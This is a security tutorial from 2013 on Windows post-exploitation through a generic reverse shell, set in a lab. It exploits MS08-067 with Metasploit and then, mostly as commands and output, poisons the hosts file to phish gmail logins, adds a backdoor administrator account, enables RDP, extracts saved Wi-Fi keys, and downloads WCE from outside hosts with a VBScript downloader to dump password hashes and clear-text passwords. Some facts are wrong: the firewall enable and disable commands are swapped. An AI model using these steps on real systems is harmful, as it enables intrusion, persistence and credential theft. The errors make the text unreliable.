

Windows “Meterpreter”less Post Exploitation

Sanoop Thomas

 @s4n7h0

“Metasploit”ing the target machine is a fascinating subject to all security professionals. The rich list of exploit codes and other handy modules of Metasploit Framework make the penetrators’ life quite easier. It gives a ton of other options and toolsets for exploit development too. This document mainly explores the post exploitation modules with generic shell rather than meterpreter shell.

```
root@bt: ~
File Edit View Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.152.132
RHOST => 192.168.152.132
msf exploit(ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.152.150
LHOST => 192.168.152.150
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST     192.168.152.132  yes       The target address
RPORT     445             yes       Set the SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell_reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
LHOST     192.168.152.150  yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:


Id  Name
--  --
0   Automatic Targeting
```

As the title of this document says, we are going to see what an attacker can do with a normal windows shell payload. Ofcourse, most of the windows exploit codes ship with a good compatibility with meterpreter payload; but what if it's a generic windows shell ?

We are using MS08-067 vulnerability

Following the setup and the configuration details

- Attacker's Machine: 192.168.152.150 (Backtrack 5R2)
- Victim's Machine: 192.168.152.132 (Windows XP Service Pack 0)



A terminal window titled 'root@bt: ~' showing Metasploit exploit output. The text is as follows:

```
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.152.150:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.152.150:4444 -> 192.168.152.132:1031) at 2013-05-31 14:11:58 +0530

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Once the exploit got executed successfully, Metasploit throws a shell back to the attacker for interacting with it. Since we are using generic windows reverse shell, it doesn't have much options like meterpreter shell. However a generic windows shell can be also used for pretty much of post exploitation things.

Let's explore it.

```
C:\WINDOWS\system32>type %SYSTEMDRIVE%\boot.ini
type %SYSTEMDRIVE%\boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /no
execute=optin /fastdetect
```

```
C:\WINDOWS\system32>type %WINDIR%\win.ini
type %WINDIR%\win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo
m3u=MPEGVideo
mp2=MPEGVideo
mp2v=MPEGVideo
```

```
C:\WINDOWS\system32>fsutil fsinfo drives
fsutil fsinfo drives
Drives: A:\C:\D:\
```

Let's start first accessing some critical files in the windows file systems directory.


boot.ini and **win.ini** – these two files give you some basic information about the target system. Boot.ini contains the information related to running operating system (basically the options to display when the startup program is running). Win.ini file contains boot time settings, such as fonts, language settings, extensions, wallpaper, screensaver, communication drivers etc.

It's good to know about the partition drives in the system so that an attacker can navigate through this and locate sensitive files.

```
C:\WINDOWS\system32>echo 192.168.152.150      account.gmail.com >> %WINDIR%\System32\drivers\etc\hosts
echo 192.168.152.150      account.gmail.com >> %WINDIR%\System32\drivers\etc\hosts

C:\WINDOWS\system32>type %WINDIR%\System32\drivers\etc\hosts
type %WINDIR%\System32\drivers\etc\hosts
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97    rhino.acme.com        # source server
#      38.25.63.10    x.acme.com            # x client host
#
127.0.0.1      localhost
192.168.152.150 account.gmail.com
```

host file is pretty interesting one as it can be used for local system DNS spoofing. You can find an additional domain name added to the list which is pointing to the attacker's machine (backtrack).



```
^ ^ x | Terminal
File Edit View Terminal Help
Press <return> to continue

[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.152.132 - - [06/Jun/2013 12:54:42] "GET / HTTP/1.1" 200 -
192.168.152.132 - - [06/Jun/2013 12:56:52] "GET / HTTP/1.1" 200 -
192.168.152.132 - - [06/Jun/2013 12:58:23] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmp=defa
PARAM: ltmpcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=5754372714185423461
PARAM: ltmp=defa
PARAM: ltmp=defa
PARAM: scc=1
PARAM: ss=1
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=s4n7h0
POSSIBLE PASSWORD FIELD FOUND: Passwd=password@123
PARAM: rmShown=1
PARAM: signIn=Sign+in
```

We can use Social Engineering Toolkit (SET) here, to clone gmail so that when victim uses the url, and tries to login, those credentials can be harvested. Other SET attacks such as java applet infection, creating other payloads and listeners etc., can be also performed.

```
C:\WINDOWS\system32>net view  
net view  
Server Name      Remark  
  
-----  
\SANTHO-1C383E50  
The command completed successfully.
```

```
C:\WINDOWS\system32>net view /domain  
net view /domain  
Domain  
  
-----  
WORKGROUP  
The command completed successfully.
```

```
C:\WINDOWS\system32>net localgroup administrators  
net localgroup administrators  
Alias name      administrators  
Comment         Administrators have complete and unrestricted access to the computer/domain  
Members  
  
-----  
Administrator  
The command completed successfully.
```

Well, now we 'll try enumerating more details about the account users information. **net view** will show the computer/host name in the specified domain. **net domain** will show the domain name. **net localgroup administrators** will list all local administrators in the system.

```
C:\WINDOWS\system32>net user  
net user  
  
User accounts for \\  
-----  
Administrator          ASPNET           Guest  
HelpAssistant         SUPPORT_388945a0  
The command completed with one or more errors.
```

```
C:\WINDOWS\system32>net user s4n7h0 s4n7h0 /add  
net user s4n7h0 s4n7h0 /add  
The command completed successfully.
```

```
C:\WINDOWS\system32>net localgroup administrators /add s4n7h0  
net localgroup administrators /add s4n7h0  
The command completed successfully.
```

We can check for the local user accounts by **net user** command, and further we can also add a backdoor account into the group. After we added one such account, it's also possible to add this backdoor user account into the local administrator group for privileged access.

Now the question is “how do we connect to the machine using this backdoor user account?”

```
C:\WINDOWS\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

```
The operation completed successfully
```



Windows inbuilt commands allows a user to deal with it's registries. This can be used to enable windows Remote Desktop Protocol service.

To do this, we need to modify the value of **fDenyTSConnections** registry node **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server** to 0

Henceforth, it can be given to the command line as follows:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

```
C:\WINDOWS\system32>net accounts
net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                      0
Maximum password age (days):                      Unlimited
Minimum password length:                          0
Length of password history maintained:           None
Lockout threshold:                                Never
Lockout duration (minutes):                      30
Lockout observation window (minutes):            30
Computer role:                                    WORKSTATION
The command completed successfully.
```

```
C:\WINDOWS\system32>net share
net share

Share name  Resource          Remark
-----
ADMIN$     C:\WINDOWS        Remote Admin
C$         C:\              Default share
IPC$       IPC              Remote IPC
The command completed successfully.
```

Bruteforcing the existing account is also an option here. But, there can be a password policy in place at times. So, it'll be always good step to check the existing password policy before any such attempts.

Also windows file shares can be enumerated and it can hold sensitive information. Administrative shares like ADMIN\$, C\$ are the default shares created by most of the Windows NT based systems to share every hard disc partition drives so that anyone in the local administrator group can access it.

More reads :

Administrative share : http://en.wikipedia.org/wiki/Administrative_share

Description of the IPC\$ share : <http://smallvoid.com/article/winnt-ipc-share.html>

```
C:\WINDOWS\system32>ipconfig /displaydns  
ipconfig /displaydns  
  
Windows IP Configuration  
  
    1.0.0.127.in-addr.arpa  
    -----  
    Record Name . . . . . : 1.0.0.127.in-addr.arpa.  
    Record Type . . . . . : 12  
    Time To Live . . . . . : 603906  
    Data Length . . . . . : 4  
    Section . . . . . : Answer  
    PTR Record . . . . . : localhost  
  
    localhost  
    -----  
    Record Name . . . . . : localhost  
    Record Type . . . . . : 1  
    Time To Live . . . . . : 603906  
    Data Length . . . . . : 4  
    Section . . . . . : Answer  
    A (Host) Record . . . . . : 127.0.0.1
```

ipconfig command has more options to deal with the network communication, some of them are listed below:

<i>/?</i>	<i>Displays this help message</i>
<i>/all</i>	<i>Displays full configuration information</i>
<i>/release</i>	<i>Releases the IP address for the specified adapter</i>
<i>/renew</i>	<i>Renews the IP address for the specified adapter</i>
<i>/flushdns</i>	<i>Purges the DNS Resolver cache</i>
<i>/registerdns</i>	<i>Refreshes all DHCP leases and reregisters DNS names</i>
<i>/displaydns</i>	<i>Displays the contents of the DNS Resolver Cache</i>
<i>/showclassid</i>	<i>Displays all the DHCP ClassIds allowed for the specified adapter</i>
<i>/setclassid</i>	<i>Modifies the DHCP ClassId</i>

Ref : <http://support.microsoft.com/kb/314850>

```

C:\WINDOWS\system32>netstat -r
netstat -r
=====
Interface List
0x1 ..... MS TCP Loopback interface
0x2 ...00 0c 29 5a 62 4a ..... AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
0x10004 ...94 39 e5 d4 7f a4 ..... Bluetooth Device (Personal Area Network)
=====

Active Routes:
Network Destination      Netmask          Gateway        Interface Metric
          0.0.0.0      0.0.0.0    192.168.152.2  192.168.152.132    10
          127.0.0.0     255.0.0.0   127.0.0.1    127.0.0.1       1
        192.168.152.0  255.255.255.0 192.168.152.132  192.168.152.132    10
      192.168.152.132  255.255.255.255    127.0.0.1    127.0.0.1       10
      192.168.152.255  255.255.255.255 192.168.152.132  192.168.152.132    10
          224.0.0.0     240.0.0.0   192.168.152.132  192.168.152.132    10
      255.255.255.255  255.255.255.255 192.168.152.132           10004       1
      255.255.255.255
Default Gateway: C:\WINDOWS\system32>route print
route print
=====
Persistent Route
None
Interface List
0x1 ..... MS TCP Loopback interface
0x2 ...00 0c 29 5a 62 4a ..... AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
0x10004 ...94 39 e5 d4 7f a4 ..... Bluetooth Device (Personal Area Network)
=====

Route Table
=====
Active Routes:
Network Destination      Netmask          Gateway        Interface Metric
          0.0.0.0      0.0.0.0    192.168.152.2  192.168.152.132    10
          127.0.0.0     255.0.0.0   127.0.0.1    127.0.0.1       1
        192.168.152.0  255.255.255.0 192.168.152.132  192.168.152.132    10
      192.168.152.132  255.255.255.255    127.0.0.1    127.0.0.1       10
      192.168.152.255  255.255.255.255 192.168.152.132  192.168.152.132    10
          224.0.0.0     240.0.0.0   192.168.152.132  192.168.152.132    10
      255.255.255.255  255.255.255.255 192.168.152.132           10004       1
      255.255.255.255  255.255.255.255 192.168.152.132  192.168.152.132    1
Default Gateway: 192.168.152.2
=====
Persistent Routes:
None

```

Similarly **netstat** command allows you to see the current network connections, routing table details etc. Routing table can be enumerated using a direct windows command “**route print**” as well.

```

^ ~ x root@bt: ~
File Edit View Terminal Help
C:\WINDOWS\system32>netstat -nao
netstat -nao

Active Connections

 Proto Local Address          Foreign Address        State      PID
 TCP   0.0.0.0:135            0.0.0.0:0            LISTENING  992
 TCP   0.0.0.0:445            0.0.0.0:0            LISTENING  4
 TCP   127.0.0.1:1026          0.0.0.0:0            LISTENING  1828
 TCP   127.0.0.1:1032          127.0.0.1:1033       ESTABLISHED 2512
 TCP   127.0.0.1:1033          127.0.0.1:1032       ESTABLISHED 2512
 TCP   127.0.0.1:5152          0.0.0.0:0            LISTENING  392
 TCP   192.168.152.132:139     0.0.0.0:0            LISTENING  4
 TCP   192.168.152.132:1027    23.42.64.60:443      CLOSE_WAIT  1956
 TCP   192.168.152.132:1028    23.42.64.60:443      CLOSE_WAIT  2664
 TCP   192.168.152.132:1031    192.168.152.150:4444  ESTABLISHED 1132
 TCP   192.168.152.132:1035    63.245.217.43:443    TIME_WAIT   0
 TCP   192.168.152.132:1042    63.245.215.82:443    TIME_WAIT   0
 TCP   192.168.152.132:1043    63.245.215.82:443    TIME_WAIT   0
 TCP   192.168.152.132:1044    173.252.110.27:80      ESTABLISHED 2512

C:\WINDOWS\system32>netstat -nao | findstr LISTENING
netstat -nao | findstr LISTENING
      TCP  0.0.0.0:135          0.0.0.0:0            LISTENING  992
      TCP  0.0.0.0:445          0.0.0.0:0            LISTENING  4
      TCP  127.0.0.1:1026         0.0.0.0:0            LISTENING  1828
      TCP  127.0.0.1:5152         0.0.0.0:0            LISTENING  392
      TCP  192.168.152.132:139    0.0.0.0:0            LISTENING  4

```

More **netstat** options to view the network connections initiated by respective process ID. We can see the connections established by metasploit is also listed in the output. Windows **findstr** command can be used to perform some smart filtering of the output

```
^ ~ | x root@bt: ~
File Edit View Terminal Help
C:\WINDOWS\system32>netsh diag show all
netsh diag show all

Default Outlook Express Mail (Not Configured)
Default Outlook Express News (Not Configured)
Internet Explorer Web Proxy (Not Configured)
Loopback (127.0.0.1)
Computer System (SANTHO-1C383E50)
Operating System (Microsoft Windows XP Professional)
Version (5.1.2600)

Modems

Network Adapters
 1. [00000001] VMware Accelerated AMD PCNet Adapter
 2. [00000003] Bluetooth Device (Personal Area Network)

Network Clients
 1. VMware Shared Folders
 2. Microsoft Terminal Services
 3. Microsoft Windows Network
 4. Web Client Network
```

Netsh diagnostic (diag) commands can give you network configuration details such as dns, proxy server configuration for IE, gateway, dhcp server etc.

```
C:\WINDOWS\system32>gpresult /z  
gpresult /z  
INFO: The user "WORKGROUP\SANTHO-1C383E50$" does not have RSOP data.
```

```
C:\WINDOWS\system32>arp -a  
arp -a  
  
Interface: 192.168.152.132 --- 0x2  
    Internet Address      Physical Address      Type  
        192.168.152.2          00-50-56-f6-49-12    dynamic  
        192.168.152.150        00-0c-29-e0-57-7b    dynamic
```

Group policy can be enumerated from gpresult command. Here, the system is not added into any domain and so forth no data is enumerated. The ARP table can be used to find out the IP-MAC mapping information and these entries can be also modified to redirect the network traffic.

More details on gpresult : <http://technet.microsoft.com/en-us/library/bb490915.aspx>

```
C:\Windows\System32>netsh firewall show state  
netsh firewall show state  
  
Firewall status:  
-----  
Profile = Standard  
Operational mode = Enable  
Exception mode = Enable  
Multicast/broadcast response mode = Enable  
Notification mode = Enable  
Group policy version = Windows Firewall  
Remote admin mode = Disable
```

netsh command ships with all windows NT systems. It can be used to enumerate a plethora of configuration information about the target. The above screen shot shows the firewall configurations in the target system.

To enable windows firewall : **netsh firewall set opmode disable**

To disable windows firewall : **netsh firewall set opmode enable**

```
C:\Windows\system32>netsh wlan show interfaces
netsh wlan show interfaces

There is 1 interface on the system:

  Name          : Wireless Network Connection
  Description   : Realtek RTL8188RU Wireless LAN 802.11n USB High Power Dongle
  GUID          : e5a16799-212e-472d-9959-f35f19972aac
  Physical address : 00:c0:ca:6b:2c:8d
  State         : disconnected

  Hosted network status : Not available
```

```
C:\Windows\system32>netsh wlan show profiles
netsh wlan show profiles

Profiles on interface Wireless Network Connection:

  Group policy profiles (read only)
  -----
    <None>

  User profiles
  -----
    All User Profile      : MyOffice
    All User Profile      : MyHomeWiFi
```

The XP systems don't have wlan option in netsh, but it's available in windows vista and 7. This feature allows us to deal with the wireless devices, network and it's configuration.

```
C:\Windows\system32>netsh wlan show drivers
netsh wlan show drivers

Interface name: Wireless Network Connection

Driver : Realtek RTL8188RU Wireless LAN 802.11n USB High Power Dongle
Vendor : Realtek Semiconductor Corp.
Provider : Realtek Semiconductor Corp.
Date : 1/31/2011
Version : 1012.1.131.2011
INF file : C:\Windows\INF\oem9.inf
Files : 1 total
C:\Windows\system32\DRIVERS\RTL8192cu.sys

Type : Native Wi-Fi Driver
Radio types supported : 802.11g 802.11b
FIPS 140-2 mode supported : No
Hosted network supported : No
Authentication and cipher supported in infrastructure mode:
          Open      None
          WPA2-Personal CCMP
          Open      WEP-40bit
          Shared   WEP-40bit
          Open      WEP-104bit
          Shared   WEP-104bit
          Open      WEP
          Shared   WEP
          WPA-Enterprise TKIP
          WPA-Personal TKIP

C:\Windows\system32>netsh wlan show networks
netsh wlan show networks

Interface name : Wireless Network Connection
There are 8 networks currently visible.

SSID 1 : IISSECURITY-guest
Network type : Infrastructure
Authentication : Open
Encryption : None

SSID 2 : IISSECURITY
Network type : Infrastructure
Authentication : WPA2-Personal
Encryption : CCMP

SSID 3 : IISLab
Network type : Infrastructure
Authentication : WPA2-Personal
Encryption : CCMP

SSID 4 : BSA COURIER
Network type : Infrastructure
Authentication : WPA-Personal
```

It can be used for identifying the wifi adaptors in use, and even more intrusive wardriving activities. **netsh wlan show networks** shows the wireless networks and their authentication details available in the vicinity of the target machine.

```
C:\Windows\system32>netsh wlan show profiles name="MyOffice"
netsh wlan show profiles name="MyOffice"

Profile MyOffice on interface Wireless Network Connection:
=====
Applied: All User Profile

Profile information
-----
Version : 1
Type : Wireless LAN
Name : MyOffice
Control options :
    Connection mode : Connect manually
    Network broadcast : Connect only if this network
    AutoSwitch : Do not switch to other networks

Connectivity settings
-----
Number of SSIDs : 1
SSID name : "MyOffice"
Network type : Infrastructure
Radio type : [ Any Radio Type ]
Vendor extension : Not present

Security settings
-----
Authentication : WPA2-Personal
Cipher : CCMP
Security key : Present
```



```
netsh wlan>show profiles name="MyOffice" key=clear
Profile MyOffice on interface Wireless Network Connection:
=====
Applied: All User Profile

Profile information
-----
Version : 1
Type : Wireless LAN
Name : MyOffice
Control options :
    Connection mode : Connect manually
    Network broadcast : Connect only if this network
    AutoSwitch : Do not switch to other networks

Connectivity settings
-----
Number of SSIDs : 1
SSID name : "MyOffice"
Network type : Infrastructure
Radio type : [ Any Radio Type ]
Vendor extension : Not present

Security settings
-----
Authentication : WPA2-Personal
Cipher : CCMP
Security key : Present
Key Content : $3cR3T@p4sSw0rd

netsh wlan>
```

The interesting part of wlan comes here. Imagine the target system is having saved wireless profiles. In such cases netsh options can be used for identifying the passkey of all those saved profiles in clear text as well.

```
C:\Windows\System32>wevtutil el
wevtutil el
Analytic
Application
DebugChannel
DirectShowFilterGraph
DirectShowPluginControl
EndpointMapper
ForwardedEvents
HardwareEvents
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceProxy
Media Center
MediaFoundationDeviceProxy
MediaFoundationPerformance
MediaFoundationPipeline
MediaFoundationPlatform
Microsoft-IE/Diagnostic
Microsoft-IEFRAME/Diagnostic
Microsoft-IIS-Configuration/Administrative
Microsoft-IIS-Configuration/Analytic
Microsoft-IIS-Configuration/Debug
Microsoft-IIS-Configuration/Operational
Microsoft-PerfTrack-IEFRAME/Diagnostic
Microsoft-PerfTrack-MSHTML/Diagnostic
Microsoft-Windows-ADSI/Debug
Microsoft-Windows-API-Tracing/Operational
```

Windows vista/7 machines creates a lot of logs such as application logs, system logs, security logs, etc. wevtutil command options helps us to interact with these logs and manipulate them.

More read : <http://technet.microsoft.com/en-us/library/cc732848%28v=ws.10%29.aspx>

```
C:\WINDOWS\system32>sc query
sc query

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0

SERVICE_NAME: AudioSrv
DISPLAY_NAME: Windows Audio
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0

SERVICE_NAME: BITS
DISPLAY_NAME: Background Intelligent Transfer Service
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
```

Service Control commands can query for what are the services and it's current status. It is also possible to start and stop these services.

```
C:\WINDOWS\system32>echo "strFileURL = "http://www.ampliasecurity.com/research/wce_v1_4beta_x32.zip"" > download_wce.vbs  
echo "strFileURL = "http://www.ampliasecurity.com/research/wce_v1_4beta_x32.zip"  
" > download_wce.vbs  
  
C:\WINDOWS\system32>echo "strHDLocation = "wce.zip"" >> download_wce.vbs  
echo "strHDLocation = "wce.zip"" >> download_wce.vbs  
  
C:\WINDOWS\system32>echo "Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")" >> do  
wnload_wce.vbs  
echo "Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")" >> download_wce.vbs
```

Finally, we are into windows hashdump. But achieving this using normal windows command will be bit hectic as it requires few 3rd party tools to be downloaded in the target machine. We can use a simple VBScrit to achieve this.

```
' Set your url settings and the saving options
strFileURL = "http://stahlworks.com/dev/unzip.exe"
strHDLocation = "unzip.exe"

' Fetch the file
Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")

objXMLHTTP.open "GET", strFileURL, false
objXMLHTTP.send()

If objXMLHTTP.Status = 200 Then
Set objADOSream = CreateObject("ADODB.Stream")
objADOSream.Open
objADOSream.Type = 1 'adTypeBinary

objADOSream.Write objXMLHTTP.ResponseBody
objADOSream.Position = 0 'Set the stream position to the start

Set objFSO = Createobject("Scripting.FileSystemObject")
If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile strHDLocation
Set objFSO = Nothing

objADOSream.SaveToFile strHDLocation
objADOSream.Close
Set objADOSream = Nothing
End if

Set objXMLHTTP = Nothing
```

```
C:\WINDOWS\system32>echo "strFileURL = "http://www.ampliasecurity.com/research/wce_v1_4beta_x32.zip"" > download_wce.vbs
echo "strFileURL = "http://www.ampliasecurity.com/research/wce_v1_4beta_x32.zip"
" > download_wce.vbs

C:\WINDOWS\system32>echo "strHDLLocation = "wce.zip"" >> download_wce.vbs
echo "strHDLLocation = "wce.zip"" >> download_wce.vbs

C:\WINDOWS\system32>echo "Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")" >> download_wce.vbs
echo "Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")" >> download_wce.vbs

C:\WINDOWS\system32>cscript download_wce.vbs
cscript download_wce.vbs
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
```



Once the vbs file is created in the target system, we can start downloading required toolsets for breaking windows password hashes. We uses a new utility here to achieve this - Windows Credential Editor
<http://www.ampliasecurity.com/research/wcefaq.html>

The file will be downloaded in the target system in zip archive. Let's unzip it.

```
C:\WINDOWS\system32>echo "strFileURL = "http://stahlworks.com/dev/unzip.exe"" >  
download_unzip.vbs  
echo "strFileURL = "http://stahlworks.com/dev/unzip.exe"" >> download_unzip.vbs  
  
C:\WINDOWS\system32>echo "strHDLocation = "unzip.exe"" >> download_unzip.vbs  
echo "strHDLocation = "unzip.exe"" >> download_unzip.vbs  
  
C:\WINDOWS\system32>echo "Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")" >> do  
wnload_unzip.vbs  
echo "Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")" >> download_unzip.vbs  
  
C:\WINDOWS\system32>echo "objXMLHTTP.open "GET", strFileURL, false" >> download_  
unzip.vbs  
echo "objXMLHTTP.open "GET", strFileURL, false" >> download_unzip.vbs  
  
C:\WINDOWS\system32>echo "objXMLHTTP.send()" >> download_unzip.vbs  
echo "objXMLHTTP.send()" >> download_unzip.vbs
```

```
C:\WINDOWS\system32>cscript download_unzip.vbs  
cscript download_unzip.vbs  
Microsoft (R) Windows Script Host Version 5.6  
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
```

Now to unzip we use a command line utility.

```
C:\WINDOWS\system32>unzip.exe wce.zip
unzip.exe wce.zip
Archive: wce.zip
  inflating: Changelog
  inflating: getsasrvaddr.exe
  inflating: LICENSE.txt
  inflating: README
  inflating: wce.exe

C:\WINDOWS\system32>wce.exe
wce.exe
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security - by Hernan Ochoa (her
iasecurity.com)
Use -h for help.

Administrator:SANTHO-1C383E50:AE8E2BDD33EF4DC8E603EEAE602D4DA:72FC5EF38C07F24388017C748CEAB330
SANTHO-1C383E50$:WORKGROUP:AA03B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
```

WCE is a brilliant utility as it was dealing the hashes in memory rather than looking for some code injections. The screen shot shows whole password hashes, and the interpretation of this output is as follows:

<username>:<domain>:<LM Password>:<NTLM Password>

```
C:\WINDOWS\system32>wce -w
wce -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security - by Hernan Ochoa
lasecurity.com)
Use -h for help.

Administrator\SANTHO-1C383E50:helloworld
NETWORK SERVICE\WORKGROUP:helloworld
```

Finally, it can even give the password in clear text without needing a brute force.

Thank You

Sanoop Thomas

 @s4n7h0